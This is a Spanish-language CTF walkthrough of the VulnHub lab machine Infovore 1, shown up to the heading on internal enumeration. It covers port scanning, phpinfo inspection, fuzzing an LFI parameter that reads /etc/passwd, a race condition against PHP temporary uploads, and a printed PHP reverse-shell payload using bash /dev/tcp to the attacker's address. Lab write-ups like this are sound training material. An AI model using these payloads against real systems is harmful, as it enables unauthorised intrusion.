INFOVORE 1

1. INFOVORE 1

https://www.vulnhub.com/entry/infovore-1,496/

1.1. Preliminar

- Creamos nuestro directorio de trabajo, comprobamos que la máquina esté encendida y averiguamos qué sistema operativo es por su *TTL*. Nos enfrentamos a un *Linux*.

```
❯ arp-scan -I ens33 --localnet --ignoredups
Interface: ens33, type: EN10MB, MAC: 00:0c:29:97:2c:22, IPv4: 192.168.1.130
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     34:57:60:da:6a:e7       MitraStar Technology Corp.
192.168.1.34    5c:e4:2a:16:89:15       (Unknown)
192.168.1.54    08:12:a5:98:8e:1e       Amazon Technologies Inc.
192.168.1.77    00:0c:29:66:68:59       VMware, Inc.
192.168.1.44    44:ef:bf:de:d5:60       China Dragon Technology Limited
192.168.1.181   58:2f:40:99:00:cd       Nintendo Co.,Ltd

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.958 seconds (130.75 hosts/sec). 6 responded
❯ settarget "192.168.1.77 Infovore 1"
❯ ping 192.168.1.77
PING 192.168.1.77 (192.168.1.77) 56(84) bytes of data.
64 bytes from 192.168.1.77: icmp_seq=1 ttl=64 time=0.548 ms
64 bytes from 192.168.1.77: icmp_seq=2 ttl=64 time=0.422 ms
64 bytes from 192.168.1.77: icmp_seq=3 ttl=64 time=0.371 ms
^C
--- 192.168.1.77 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2019ms
rtt min/avg/max/mdev = 0.371/0.447/0.548/0.074 ms
❯ whichSystem.py 192.168.1.77

192.168.1.77 (ttl -> 64): Linux
```

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*.

```
File: allports

1  # Nmap 7.93 scan initiated Sun Jan 14 16:05:12 2024 as: nmap -sS -p- --open -T5 -n -Pn --min-rate 5000 -oG allports 192.168.
   1.77
2  Host: 192.168.1.77 ()   Status: Up
3  Host: 192.168.1.77 ()   Ports: 80/open/tcp//http/// Ignored State: closed (65534)
4  # Nmap done at Sun Jan 14 16:05:18 2024 -- 1 IP address (1 host up) scanned in 5.41 seconds

❯ extractPorts allports

File: extractPorts.tmp

1
2  [*] Extracting information...
3
4      [*] IP Address: 192.168.1.77
5      [*] Open ports: 80
6
7  [*] Ports copied to clipboard
8
```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`. Evidencia en archivo *targeted*. Esta máquina solo tiene el *puerto 80* abierto, por tanto la intrusión será via web.


```
❯ cat targeted -l ruby

File: targeted

1  # Nmap 7.93 scan initiated Sun Jan 14 16:07:02 2024 as: nmap -sCV -p80 -oN targeted 192.168.1.77
2  Nmap scan report for 192.168.1.77
3  Host is up (0.00024s latency).
4
5  PORT   STATE SERVICE VERSION
6  80/tcp open  http    Apache httpd 2.4.38 ((Debian))
7  |_http-title: Include me ...
8  |_http-server-header: Apache/2.4.38 (Debian)
9  MAC Address: 00:0C:29:66:68:59 (VMware)
10
11 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
12 # Nmap done at Sun Jan 14 16:07:09 2024 -- 1 IP address (1 host up) scanned in 6.81 seconds
```

1.3. Codename


- Versión de **Apache**: *Apache httpd 2.4.38*. Parece que estamos ante un **Debian Buster**.

- 

1.4. Tecnologías web


- Whatweb: nos reporta lo siguiente, en principio, nada relevante.
  - 

1.5. Fuzzing web


- Nmap: script de Nmap *http-enum* nos reporta un directorio: /info.php.
  - 

1.6. Info.php resource


- Accedemos a la página web de la máquina víctima, y a /info.php. Recordemos que la función de PHP `phpinfo()` se utiliza para obtener información detallada sobre la configuración de PHP en un servidor web. Cuando se llama a esta función, genera una página web que muestra una gran cantidad de detalles sobre la configuración de PHP. Pues bien, una vez aquí la idea será filtrar por `disable_functions` y ver su valor. En este caso, tiene asignado *no value*. Esto quiere decir que tenemos la posibilidad de usar funciones como `system()`, `shell_exec`, `exec`, etc en el servidor. Tendríamos que ver cómo podemos subir, por ejemplo, una webshell que nos permita ejecutar comandos de esta manera.



- Asimismo, info.php también puede chivarnos ciertos posibles vectores de ataque. Por ejemplo, en este caso, vemos que tenemos la directiva `file_uploads` establecida en *on*, lo cual nos podría permitir subir archivos a través de una función que esté habilitada en el servidor.




- En cualquier caso, debemos saber que si tenemos acceso a `phpinfo()`, tenemos la directiva `file_uploads` establecido en `on` y tenemos una vulnerabilidad de tipo LFI en el servidor, existe una vía potencial de ejecutar comandos de manera remota.




- Para más información: https://book.hacktricks.xyz/v/es/pentesting-web/file-inclusion/lfi2rce-via-phpinfo


1.7. Insecure File Upload with Burp Suite

- Llegados a este punto, abriremos **Burp Suite** e interceptaremos una petición del recurso /info.php. La idea aquí es que podemos hacer un pequeño truco: podríamos forzar o simular una subida de archivos. Para ello, una vez interceptada la petición, vamos a cambiar el método de la misma a **POST**, eliminaremos el **Content-Length** y sustituiremos el **Content-Type** por esto: `Content-Type: multipart/form-data; boundary=--pwned`.
  - `Content-Type: multipart/form-data`: indica que el contenido del cuerpo del mensaje está compuesto por múltiples partes de datos y que estos datos se envían en un formato de formulario. Este tipo de contenido es comúnmente utilizado cuando se suben archivos a través de un formulario web.
  - `boundary=--pwned`: es una cadena que actúa como delimitador entre las diferentes partes de datos en el cuerpo del mensaje. En este caso, el delimitador es `--pwned`. Cada parte del cuerpo del mensaje estará separada por esta cadena.
  - 


- Seguidamente, en el cuerpo de la solicitud, podríamos definir una estructura como la que aparece en la siguiente imagen. En este caso, estaríamos "subiendo" un archivo llamado *test.txt*. Cuando enviemos la petición, podemos ver en la respuesta del servidor cómo se incluye *test.txt*, y que éste se ha subido a un **directorio temporal**.





- Una vez hecho esto, si descubrimos de algún modo un LFI en el servidor, y apuntamos a este recurso para que, más que texto plano, nos represente código PHP, podríamos definir entonces dentro de un archivo una estructura como esta: `<?php system("bash -c 'bash -i >& /dev/tcp/192.168.1.130/443 0>&1'"); ?>`. Si apuntamos a este recurso y si se interpreta el código PHP, tendríamos acceso a la máquina. Antes tendremos que descubrir un LFI como tal.



1.7.1. Fuzzing LFI parameter

- Ahora, de vuelta a la página principal, observamos que se está usando PHP pro detrás.
  - 


- Vamos a tratar de fuzzear con Wfuzz un posible parámetro que pueda apuntar a algún archivo que conozcamos. Es decir, algún parámetro vulnerable que permita realizar un LFI: `wfuzz -c --hl=136 -t 200 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u "http://192.168.1.77/index.php?FUZZ=/etc/passwd"`. Al cabo de unos minutos, descubrimos el parámetro `?filename=`.
  - 

- Usamos este parámetro para acceder desde el navegador a /etc/passwd. Tenemos una vía potencial de incluir archivos locales del servidor.
  - 

1.7.2. Race condition (uploading and reading file)

- El problema está ahora en que la *ruta del archivo que subamos es temporal*, es decir, se borra y se crea una nueva cada vez que se sube un fichero. De forma que podríamos pensar en un posible

Race condition para que, rápidamente, lanzando continuamente peticiones a la vez que se crea el archivo, dé tiempo a acceder a éste antes de que sea eliminado. Para ello, vamos a recurrir a un script que compartiremos a continuación. Adicionalmente, hemos realizado algunos pequeños ajustes en el código. Tendremos que pasar como parámetros al script el número de hilos (aunque por defecto ya usa algunos), y la IP y puerto de la máquina víctima. Nos ponemos en escucha por el *puerto 443* con Netcat antes de lanzar el script, y lo ejecutamos. Al ejecutar el script, se acontece la condición de carrera, y recibimos nuestra reverse shell. Realizamos el tratamiento de la TTY.


- https://www.insomniasec.com/downloads/publications/phpinfolfi.py
- 

1.8. Internal system enumeration

